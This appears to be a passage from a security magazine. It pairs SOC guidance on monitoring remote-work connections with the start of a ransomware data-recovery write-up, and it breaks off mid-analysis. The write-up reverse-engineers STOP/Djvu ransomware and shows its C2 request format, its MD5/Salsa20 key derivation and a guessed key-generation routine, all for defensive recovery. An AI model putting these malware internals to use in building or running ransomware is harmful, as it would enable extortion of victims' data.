So, to make life a little easier for our colleagues across SOC divisions (be they in-house or externally contracted), we have collected a number of tips on how to conduct remote work safely and successfully in this new era.

## RDP, VPN, DaaS—what do you have?

Naturally, the first order of business is to determine how remote employees will get access to company infrastructure. There are three main methods to provide this access:

- Via an official corporate device that is given to employees and provides access to the internal corporate network
- Using a fat client that provides access to individual published services
- Using a thin client, via a browser, to provide access to published services that have a web interface

On the one hand, a fat client is preferable, since it provides device control. However, installing a fat client on a personal device runs the risk of compromising the service it is used to access, as the state of other software on the device cannot be controlled (the device lacks vulnerability management and compliance, and the presence of antivirus protection tools and security-recommended OS settings cannot be assured). Personal devices are almost certain to be less secure than corporate devices.

Approaches for detecting and monitoring attempted attacks are also dependent on the way in which remote work is organized. For instance, a web application firewall (WAF) is an effective tool for detecting and protecting against attacks on services published under thin clients. However, a wider range of security solutions is needed to monitor and protect devices that access corporate infrastructure via a VPN. It is also essential to note that the internet connection employees will be using to access corporate systems is not protected by corporate SOC services while working remotely, heightening

the risk of data leaks. User data might be leaked or, possibly, corporate data, as users actively engage with corporate servers and exchange data with the corporate network.

Most organizations that transfer their employees to remote work en masse will provide some fraction of them with corporate devices containing properly configured security settings. However, even this does not exclude the possibility of large-scale security guideline violations—especially if the organization in question encompasses an extensive network of branch offices. SOC divisions must prepare for the eventuality that some employees will independently install software clients on their private devices and use them to attempt to access company infrastructure, even if there is a direct ban on such actions. This is why in such scenarios network monitoring should include a classification of devices connected to the company network, using certain signs to sort those devices into groups and address the groups independently.

## A glance under the hood of effective network security

Our discussion should begin with an inventory of available security measures. If you've let this issue slide in the past, now is the perfect opportunity to get a lay of the land and assure that you are properly protected. The technological minimum for effective security includes:

- Access control systems and data security systems, which provide employee access to work tools without compromising security. First and foremost, these are firewalls and virtual private networks (VPNs).
- SIEM systems, used as information nexuses for network monitoring. These systems aggregate information about what is happening across the nodes of a protected network and promptly respond to abnormal changes and detected incidents.
- A web application firewall (WAF), when properly configured to address the specifics of individual applications, eliminates most security-incident false positives and simplifies the detection of real attacks. This system is indispensable for protecting IT services that are published on a network perimeter (as web services) for remote access by employees.
- Network traffic analysis (NTA) solutions are indispensable tools for monitoring corporate networks, detecting malicious network traffic, profiling legitimate network activity and identifying anomalies, as well as for investigating security incidents.
- A well-implemented DLP system will mitigate the risk of confidential information leaks.
- Analysis of user and entity behavior analytics (UEBA). Seeing as we've already discussed profiling, this crucial tool should also be mentioned. However, it must be noted that standard user behavior shifts drastically when work is transferred to a remote format, meaning that time must be taken to carefully configure (or reconfigure) profiles.

This is not an exhaustive list. It is worth noting that the items we have mentioned do not differ significantly from the standard information security systems (ISSs) considered essential for any sufficiently developed IT infrastructure. However, the mass migration of employees to remote work has shifted the focus of these security systems: previously, protection from external threats always took priority; now, system users themselves can essentially be treated as an external threat—by connecting to system architecture remotely via unverified channels, they can no longer be automatically discounted as



trusted parties. If you find that your system is lacking any of the items from the list above, you might find a quick, reliable fix using open-source ISSs (as a supplement to other measures) or by implementing inactive functions on tools that are already in place. The cybersecurity community has rallied in response to the current ongoing crisis, and network equipment and ISS developers are providing special offers that you can take advantage of. These offers provide special discounts and deals on products and services that facilitate the organization of secure remote work.

## Repurposing solutions that are already in place

SIEM systems are one of the best security solutions to have in place while transitioning to a new format. This is not surprising—SIEM systems are included in the arsenal of nearly every information security (IS) team, and are an absolutely fundamental tool for SOC divisions. Guidelines for correlating events from disparate sources facilitate almost any type of system control and monitoring and also provide automatic notifications regarding incidents. As one example, SIEM systems can be repurposed into a kind of UEBA (a tool included in the essential security solutions listed above). Network hardware and official corporate devices located outside the internal company network can be connected to the SIEM tool as sources, making it possible to monitor network infrastructure that employees access remotely. In this way, it is possible to identify incidents in which users try to access network segments that they have no legitimate reason to access, signaling a possible security event.

Corporate antivirus protection tools can also be extended to cover the personal devices of employees who access corporate published services (naturally, with the employees' consent). This gives company IS services fuller information about new endpoints connecting to the aforementioned services, and also increases the security of employee devices, which not only protects corporate information, but also employees' personal information.

A large-scale shift to remote work inevitably increases the volume of data circulating in a company's information and telecommunications network. NTA solutions are an invaluable tool for monitoring this activity and for detecting attacks and other anomalies. Using NTA solutions, it is possible to detect malicious actions in real time. If NTA systems are provided enough memory to store traffic records, they can also be a crucial tool for piecing together retrospective analyses of security incidents and events.

## Network monitoring—would you like the classic or the special?

It is unrealistic and impractical to try predicting and investigating all possible security scenarios. However, we can conscientiously select the most relevant subset of cases—ones that can be monitored and addressed in a reasonable time and with adequate resources. This subset of scenarios includes the most likely vectors by which attackers would attempt to breach a corporate information network.



## Simple but timeless: invalid passwords, IP addresses, and duplicate logins

Let's begin with the classics of the genre, which are focused on tracking simple employee activity markers, such as mismatched IP addresses, repeated password errors, and so forth.

- **Detection of duplicated logins.** In this case, our data source is the network hardware used to establish VPN access. The monitoring of active sessions user-by-user makes it possible to keep a running list of the users working in a network at any given time. If a user is already marked as working in a network and suddenly a second attempt to connect using their same credentials occurs, this could signal that their account has been compromised. The system automatically raises a red flag and triggers further investigation of the incident.
- **Logging external IP addresses of remote employees.** Once again, we find that network hardware and network ISSs come to the rescue (the ISSs in question being either firewalls or systems for providing secure remote access). It is essential to keep a log of IP addresses by which users externally connect to a corporate network. This log is an invaluable tool when investigating attempts to compromise that network externally. As an added bonus, the log will also accumulate data that can be used down the road to profile groups of external users.
- **Tracking failed connection attempts (brute-force detection).** This is a classic scenario. Often, a hacker will gain access to a user's account, however the password associated with the account will remain unknown to the hacker. Naturally, he or she will try to determine the password. One way to detect this type of attack is using an SIEM-system correlation rule that tracks failed authorization attempts and generates a warning when a specified number of unsuccessful attempts has been made. A standard threshold might be five failed authorization attempts over a short period of time, which gives reasonable leeway to forgetful but legitimate users.

## Variations on the classics (and more!)

The following are more intricate methods for monitoring and detecting security incidents. These methods are intended to significantly enrich the data collected during classic security-incident scenarios. In turn, these data facilitate the accurate identification of illegitimate connections from among the mass of requests that are inevitably generated by remote employees accessing the network. All these methods also account for the accumulation of data, which aid in the swift and effective investigation of detected security incidents.

- **Identification of domain and non-domain workstations during remote connection.** This monitoring solution is especially relevant if the type of hardware employees use for remote connection is known. For instance, if a corporate network is constructed primarily in the Microsoft ecosystem, then devices that are not part of the AD domain should not have access to the network. Since non-AD-domain devices could not be properly monitored by information security systems, providing such devices with network access would unacceptably increase the risk of network breeches. However, in practice, violations (or exceptions) to such policies inevitably occur. Thus, a more realistic solution is a log that separately records "in-domain" device connections from those that are not "in-domain." This provides an added layer of security while also allowing for the legitimate exceptions that inevitably occur. This type of monitoring can be instituted by using fully qualified domain names (FQDNs) to link certain

categories of expected activity for connected devices with particular network services—for instance, antivirus update centers, configuration management servers, and mail servers. In this case, NTA solutions make it possible to analyze the services used in a network. In turn, the results of this analysis can be used to identify workstation devices via the patterns by which they access specific nodes.

- **Georeferencing network users.** Georeferencing provides a method for further enriching the data obtained when logging the external addresses of network users, including employees connecting to the network for remote work. GeoIP, for instance, can be used to correlate a user's current geolocation with data about that user's normal geolocation. This provides additional opportunities for profiling and detecting anomalies. It is also the simplest way to detect illegitimate connections, since hackers frequently carry out attacks using resources located outside the country where the attacked organization is located.

Retrospective analysis of stored user-location data can also reveal less obvious anomalies. For instance, it is unlikely that a legitimate user who uses a desktop computer will suddenly connect to a corporate network from a city they don't live in.

Threat intelligence systems can be used to thoroughly assess the validity of external IP addresses connecting to a network. They can help to identify infected machines that are functioning as agents of botnets and can also identify connection attempts from anonymizing networks (including TOR networks or anti-abuse VPN providers).

- **Monitoring admin connections and configuration alterations in critical infrastructure services.** Hackers may attempt to alter the configuration settings of network equipment, including firewalls on corporate network boundaries, to facilitate their illicit activities. For example, they may alter configurations to establish a convenient channel for uploading large volumes of information from the network. It is also not unheard of for IT personnel themselves to negligently use the same account for both hardware administration and internal services administration—an act that, from the perspective of information security, borders on criminal. This is why attackers find the accounts of network hardware administrators almost as tempting a target as the accounts of AD domain controller admins. Thus, monitoring direct connections to the hardware of users with elevated privileges and tracking significant configuration changes is an essential component of any corporate information security system.

With the large-scale transfer of employees to remote work, it is imperative to strictly regulate VPN access to the corporate network, as well as to control configuration changes. Tracking and logging this data is useful both for verifying the legitimacy of network activity and for investigating possible security incidents. Maintaining general control over administrator actions on critical infrastructure is not only advisable in conditions of large-scale remote work—it is a general recommendation. However, it is too important not to mention here as well.

- **Detecting violations of network segmentation guidelines.** When employees working remotely receive an internal IP address after connecting to a VPN, they are given an address from the subnet specified on the network device. When monitoring the activity of remote users, it is best practice to track internal network and subnet access attempts specifically from this address pool, thereby verifying that user behavior conforms to expected patterns. If, for example, no employees from a company's financial division are working remotely, then remote users should have nothing to do with the network's online accounting segment. If there is an attempt to access the address pool from that segment, a red flag should be raised and the incident should be investigated.


## Other recommendations

Monitoring information security sometimes requires solving unusual problems. Fortunately, the tools and techniques above are generally sufficient to handle most scenarios.

Take, for instance, a case in which a company does not have a DLP-class system. What steps should be taken? The answer: implement a SIEM system and monitor attempts to access file storage. This will require a list of files with restricted or unadvised access and download for remote VPN users, as well as the configuration of appropriate audit policies for the storage itself. When such attempts are detected in the SIEM system, an incident alert is automatically generated. However, sometimes the volume of file storage grows so large that the task of compiling a list and classifying the stored contents becomes unrealistic. In this case, a log of storage accesses and file operations should be kept—this information will come in handy when investigating possible leaks.

But sometimes even more sophisticated tasks arise. For instance, collecting data on VPN connections, connections to published services, and session lengths can provide analytics on how (and whether) employee productivity changes with changing work conditions. All joking aside, drawing up a work-hour regimen for remote employees can be very useful for monitoring information security. If an employee connects to the company network outside of established work hours, it automatically raises an alarm. If the creation of such a regimen is impossible for whatever reason, the monitoring system will have to watch for other anomalies—for instance, nighttime activity of a user who only works during the day. You must admit it's a bit suspicious if an HR employee suddenly connects to the network remotely at three o'clock in the morning. It's only logical to investigate the legitimacy of such a connection.

Finally, we can't go without mentioning deep network traffic analysis. By implementing an NTA solution and connecting it to the network traffic channel from the remote user connection gateway into the internal network, you can track internal network service usage and detect attempts to compromise those services (including both "users" who are actually hackers as well as workstations infected with malware). Furthermore, NTA solutions can make it easier for cybersecurity personnel to monitor network segments across the network, be they either accessible or off-limits to remote access.






When under pressure and operating on nothing more than intuition and good sense, ensuring a company's safe transition to remote work can be a nightmare and a headache for IT and IS personnel. That is why we have outlined general processes and tools for ensuring a safe transition to remote work, with the aim of simplifying the transition as much as possible during this difficult period. For instance, assuming the presence of an embedded SIEM system and connected sources—including an ISS and network equipment—it will take two to three days (plus the establishment of sources) to select primary monitoring zones and implement necessary event correlation rules. That is to say, this task can be feasibly carried out in parallel with the process of shifting employees to remote work.

We have still left much unsaid. We hardly touched on the subject of overall IS maturity—an important topic, considering that an IS system with serious shortcomings can completely negate the protective measures discussed in this text. For instance, take the case of a company with excellent monitoring of remote network connections. Every last employee workstation device has been classified as domain or non-domain and all essential data is being collected. However, an in-house web service has been published externally to the corporate network and contains an easily detectable RCE with a server that has internal network access, and the network topology is close to the classic "star" paradigm. The results could be disastrous. This scenario reinforces the fact that a perfect network security system does not exist, but there is always room for creativity and new ideas in pursuing its perfection.



DON'T TRY THIS AT HOME





144

Cybercriminal minds:  
ransomware edition

158

DHCP security in Windows 10:  
a tale of two zero-days

170

CVE-2019-18683: exploiting a Linux  
kernel vulnerability in the V4L2  
subsystem

DON'T TRY THIS AT HOME

# Cybercriminal **minds:** ransomware edition

*Dmitry Sklyarov*

## Helping a friend to get his data back

In early August 2019, a good friend of mine fell victim to ransomware. Most files on his external drive had been encrypted, with the extension ".masok" added to their names. I agreed to help regain access to his data.

I am not in the antivirus industry, nor do I specialize in ransomware recovery. But on a few occasions in the last decade I have been asked to help with similar issues. In 2010, I managed to restore data even without the malware body. Fragments of infected files were not encrypted, but simply (and fortunately) encoded with an obvious and easily reversible algorithm. The malware I battled in 2012, though, had strong cryptography. The nice thing was that up until the infection process completed, the encryption key was stored on disk and therefore could be retrieved. Forcing the infection process to terminate before completion allowed extracting the key and decrypting the data.

In the 2014 case, the encryption key was stored using asymmetric (RSA) cryptography. Somehow, probably with help from law enforcement, the private key ended up in the hands of an antivirus vendor. As a result, a free utility allowed retrieving all data (although we had to wait a few months for the utility to start supporting the RSA key in question).

Alas, new-generation ransomware has fewer errors in its cryptography implementation, and often leaves no chance of recovering data independently (in the sense of without information known only to those who developed the malware). And developers give up that information either if they are arrested (which is uncommon) or if they receive the ransom.

So a ransomware victim faces a tough choice: pay the ransom and get the data back in a matter of hours, or lose the data for good. In the case described in this article, the ransom was \$980, with a 50 percent discount if paid within 72 hours of infection.

I shared my take on the situation with my friend and his decision was clear-cut: no negotiating with hostage-takers.

## Part 1. Collecting information

### Google it

After you scroll past generic pages with titles like "the most complete guide to deleting this or that ransomware," an Internet search for "masok ransomware" will take you to a thread on the BleepingComputer discussion board ([bit.ly/2vdG8mR](https://bit.ly/2vdG8mR)), where people talk about combating the STOP (Djvu) malware family. One of the "members" of this family just so happens to add the .masok extension to encrypted files.

The first message in the thread is dated February 10, 2018. By August 2019, the thread contained around 6,000 messages, and by the end of February 2020 it was over 9,800 messages long.



## What the message board says

Wading through the whole thread would have been impossible, but I didn't have to. The most important information was in the very first post; all the other posts were either a plea for help or complaints that the recommendations didn't work.

The overall infection process looked as follows. After an executable file containing the malware was run, the malware tried connecting to the command-and-control server. In case of successful connection, the server sent a unique infection ID and encryption key. If the malware failed to connect, it used a constant offline infection identifier and an offline key stored inside the malware itself.

From what I could tell, enthusiasts posting to the message board had analyzed a large number of STOP (Djvu) malware samples. They figured out the encryption algorithm and created STOPDecrypter, which is a free program able to search disks for infected files and decrypt them as long as it knows the key.

Victims infected using an online key could get the decryption key only by paying the ransom. But if an offline key was used, it could be extracted from the malware body (which was done on a few dozen samples).

So files encrypted with offline keys could be recovered. However, when I tried STOPDecrypter on several encrypted files belonging to my friend, an online key had been used (since the server was available), so STOPDecrypter was powerless.

## Files at a glance

Well, if the Internet had no answer, I'd simply have to do everything myself.

At the very end of each encrypted file, there is a 36-character string: {36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}. This signature is probably used to avoid encrypting files multiple times. Right before this signature, there is another string, 40 characters long, that contains uppercase and lowercase letters and numbers but no other characters. It matched the ID shown by STOPDecrypter, so I guessed this was the infection ID.

The first five bytes of the file correspond to the file type. For instance, the vast majority of valid PDF files start with "%PDF-1." and encrypted PDF files started with "%PDF ". In all likelihood, data was encrypted from offset 5. Also, it was easy to notice that after offset 153,605 the data was not encrypted, either. This may have been a way to avoid spending too much time on encrypting large files.

But the most interesting fact was that if two source files have more than five identical bytes (24, for instance), the first 24 bytes in the encrypted files will be identical too. For example, .doc and .xls files usually start with "DO CF 11 E0 A1 B1 1A E1" followed by 16 null bytes. These 24 bytes are part of the Compound File header, the structure of which is described on the Microsoft website ([bit.ly/2I62B7W](http://bit.ly/2I62B7W)). And in all encrypted .doc or .xls files (which have an identical infection ID), the first 24 bytes will be identical.

This leads us to a promising conclusion: files are encrypted using a synchronous stream cipher. The file encryption key depends only on the infection ID (or, more precisely, its related key) and the first five bytes of the file in question.

## Part 2. Known-plaintext attack

With a synchronous stream cipher, an encryption key is used to generate a keystream of a preset length. This stream is then applied to the data with XOR. To decrypt the data, one simply performs the same process again. Crucially, the keystream depends only on the key, not on the data to be encrypted. If two files are encrypted with the same key, they will share the same keystream.

This allows performing a trivial known-plaintext attack. If one of the encrypted files is also available in its original state, a byte-by-byte XOR of the original and the encrypted files will yield the keystream. The known keystream can then be used to decrypt any other file encrypted with the same keystream.

My first attempts on a few Microsoft Word (.doc) files were successful. The keystream I got for one document decrypted the other files just as well. So now my hope to recover the data was becoming more real.

Keep in mind that if you can find a file pair (encrypted plus original) with a size of 153,605 bytes or more, the keystream you obtain from them will allow encrypting any file of the same type. But if the keystream is smaller than 153,605 bytes, it will decrypt only files whose size does not exceed that of the keystream.

## Statistics of encrypted files

To understand the chances of recovering the files, I had to collect statistics for everything on the encrypted disk. In the process, I discovered that some files with the .masok extension are not really encrypted. And some files without that extension are, in fact, encrypted. I also found one file whose infection ID matched the offline key. That file could be decrypted with STOPDecrypter.

Statistics on the initial distribution of files is shown in the table.

	Number of files	Percentage of total	Size of files, bytes	Percentage of size
<b>Total</b>	290,833	100.000%	1,408,406,768,288	100.000%
<b>Not encrypted</b>	6,109	2.101%	136,991,034,702	9.727%
<b>Encrypted</b>	284,724	97.899%	1,271,415,733,586	90.273%

As you can see, there is a great difference in the number and size of encrypted and unencrypted files. The same goes for the types of files with the same first five bytes. Some types of files, such as videos, are numerous and take up lots of space. Photos are more numerous than videos, but each photo is dozens or even hundreds of times smaller than a video. Some file types, meanwhile, are very rare.

In all, the encrypted files could be divided into 5,689 different types. To decrypt them all, I'd have to find 5,689 different keystreams. And that would require finding 5,689 unencrypted files.

## Heuristics

Now I will list some of the heuristics I used.

### *Searching the Internet*

An average user does not have so many unique files on their computer. We tend to download files from the Internet instead of creating ones of our own. So for many types of files (such as documents, movies, photos, music, programs, and archives), we can often find the original source file somewhere.

You need to find the original for just one encrypted PDF file (of 153,605 bytes or more) to decrypt all other files of the same format. Microsoft Office documents in older formats (.doc and .xls) can also be decrypted if you find at least one original file. Documents in newer formats (.docx and .xlsx) are in fact ZIP archives, and their first five bytes are usually the same.

Videos, music, and photos are more difficult: there are multiple popular formats in use, and of course their first five bytes are different. But even for a single format, there can be many variations of the first five bytes.

And the Internet is a very shifty thing. A file you downloaded today may not be available tomorrow. A video you downloaded today may be provided in a different quality later; a software binary may be replaced with a newer version. All this needs to be taken into account when checking if the original file is valid.

### ***Searching in unencrypted files***

Some files remained unencrypted, so I thought to check about getting the keystream from any of them. These can be files in the recycle bin, files in folders ignored during encryption, read-only files, and so on.

### ***Searching in decrypted files***

If we could recover all encrypted archives (practically the only formats used these days are ZIP, RAR, and 7z), we can search these archives for original files. Quite often, users unpack an archive without deleting the compressed archive file itself.

### ***Searching in backups***

Of course, most users do not keep full backups. But they do often copy data to USB drives or external hard disks and use them on more than one computer. That's where we can find some usable files.

### ***Searching in emails***

Many people use the Internet to communicate. So the people they communicate with may have copies of files that have been sent to them.

### ***Using our knowledge of the file structure***

For some types of files, the internal structure is well-known, allowing us to tell a valid file from an invalid one almost instantly. For instance, text in a human language (such as English or Russian) follows certain rules regarding the set of characters used and division into words, sentences, and paragraphs. If we have several files of the same type, we just need to find a keystream decrypting all these files into valid text, leaving only one suitable keystream.

Using this heuristic is in fact a cryptographic attack. The most difficult part is developing and formalizing a verifier capable of telling a valid text from an invalid one.

## **Results so far**

After going through all heuristics and recovering all files for which we could find the keystream, unencrypted files made about 9.2 percent of all files on disk, or 4.5 percent of the total data on it. We found the keystream for only 2,254 types out of 5,689, which equals a result for less than 40 percent of file types.

	Number of files	Percentage of total	Size of files, bytes	Percentage of size
Total	290,833	100.000%	1,408,406,768,288	100.000%
Not encrypted	6,109	2.101%	136,991,034,702	9.727%
Decrypted	257,994	88.709%	1,207,960,495,834	85.768%
Encrypted	26,730	9.191%	63,455,237,752	4.505%

Unfortunately, among the relatively small amount of unrecovered data were several valuable files. But a known-plaintext attack was useless here, because the files had unique beginnings and I could not get the keystream for them.

## Part 3. Blindly opening the black box

During my efforts, I managed to acquire a sample of the body of the malware responsible for adding the .masok extension during encryption. When I looked inside (I know a little reverse engineering, after all), I figured out how the malware uses the online key and infection ID.

### Detailed workings of the malware

A GET request sent to the command-and-control (C2) server looked as follows:

```
http://<host.name>/<path>/get.php?pid=<PID>&first=<FIRST>
```

The full name of the script to which the request is sent was stored in the malware body in obfuscated form.

<PID> was the MD5 hash of the MAC address of the network adapter.

<FIRST> was `true` or `false` depending on whether the malware was contacting the C2 server for the first time.

In response to the request, the C2 server returned the following JSON code:

```
{"line1":"<KEY>","line2":"<ID>"}
```

The values of <KEY> and <ID> were character strings.



As noted already, the ID was added to each encrypted file and was also indicated in the ransom demand. Ransomware victims posted these IDs in their pleas for help on the message board. The ID was always 40 characters long. Each character could be a letter or a number. Punctuation marks or special characters were never used in the ID.

The KEY received from the server was used to calculate the file encryption key as follows (in Python notation):

```
filekey = hashlib.md5(filedata[:5] + hashlib.md5(KEY).hexdigest().upper()).hexdigest().upper()
```

Then filekey was used to initialize the initial state of the Salsa20 stream cipher, which encrypted up to a maximum of 153,600 bytes starting from offset 5.

Internet searches did not turn up any weaknesses in Salsa20 that could aid in cryptographically attacking the algorithm itself. Even with a partial keystream, I wouldn't find filekey any faster than with brute force.

The key is created using the MD5 hash function. MD5 has long been deemed vulnerable and obsolete because of the ability of attackers to create collisions. But MD5 reversal (using the output to calculate the input) is still a computationally tough task. Even if filekey and filedata[:5] are known, I would not obtain KEY or hashlib.md5(KEY) within any reasonable time.

Based on this, my knowledge of cryptography suggested that the only way to get filekey for any file would be to know KEY.

## What we know about KEY

The malware body yields no information about KEY or what it is. It's just a string of any length with any set of characters.

I could think of only one surefire way to get a good idea about KEY: make a few (million) requests to the C2 server script responsible for KEY generation. So of course, I had to try that. But the beginning of the response always disappointed:

```
HTTP/1.1 404 Not Found
Date: Wed, 09 Oct 2019 17:38:59 GMT
Server: Apache/2.4.37 (Win64) PHP/5.6.40
```

Alas, the direct approach failed. The server script was still a black box I could not even communicate with. This meant I would have to make a wild guess.

If we extract the offline ID and the offline key from the malware body, we can see that they have the same length (40 characters) and, again, contain only letters and numbers. And it becomes evident right away that the offline ID ends in "t1", while the offline key ends in "t2".

But it would be foolish to make any conclusions based just on this one sample. I launched STOPDecrypter, searched its memory for a known offline ID, and next to it I found a few dozen pairs of alphanumeric strings ending in "t1" or "t2". Their length was always 40 characters. Most of those ending in "t1" were known offline IDs I already had seen on the message board.

True, that doesn't help me to learn anything about the real values of KEY. But it does give an idea of what the offline key looks like. Perhaps the two have much in common?

Because KEY and ID look so similar, we can theorize they are generated by the same function, one after the other (but we don't know which first).

## Generating an alphanumeric string

Now was the time to attempt a guess at how KEY and ID are generated. There are countless ways to create a function returning a random string of 40 characters. The first option that came to mind, if we use C, was the following:

```
char *gen40(char *buf, int len) {
    int i;
    for (i = 0; i < len; i++) buf[i] = alp[randInd()];
    buf[len] = 0;
    return buf;
}
```

In this example, `alp` is an ASCIIZ string with a list (alphabet) of possible characters. `randInd()` is a function returning the index of the character from the alphabet. The alphabet might look as follows:

```
const char alp[] = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
int randInd() {
    return rand() % strlen(alp);
}
```

Which parts of this could be implemented differently? Or, rather, what would a regular programmer write in a different way to provide a simple and logical solution to the task at hand? The `gen40()` function could be implemented differently only by making it significantly more complex, but why? Characters in the alphabet can come in any order, naturally. In total, there are  $62!$  (or about  $3.147 \cdot 10^{85}$ ) possible variants. But due to the human fondness for order, the most obvious variants will be the following four:

```
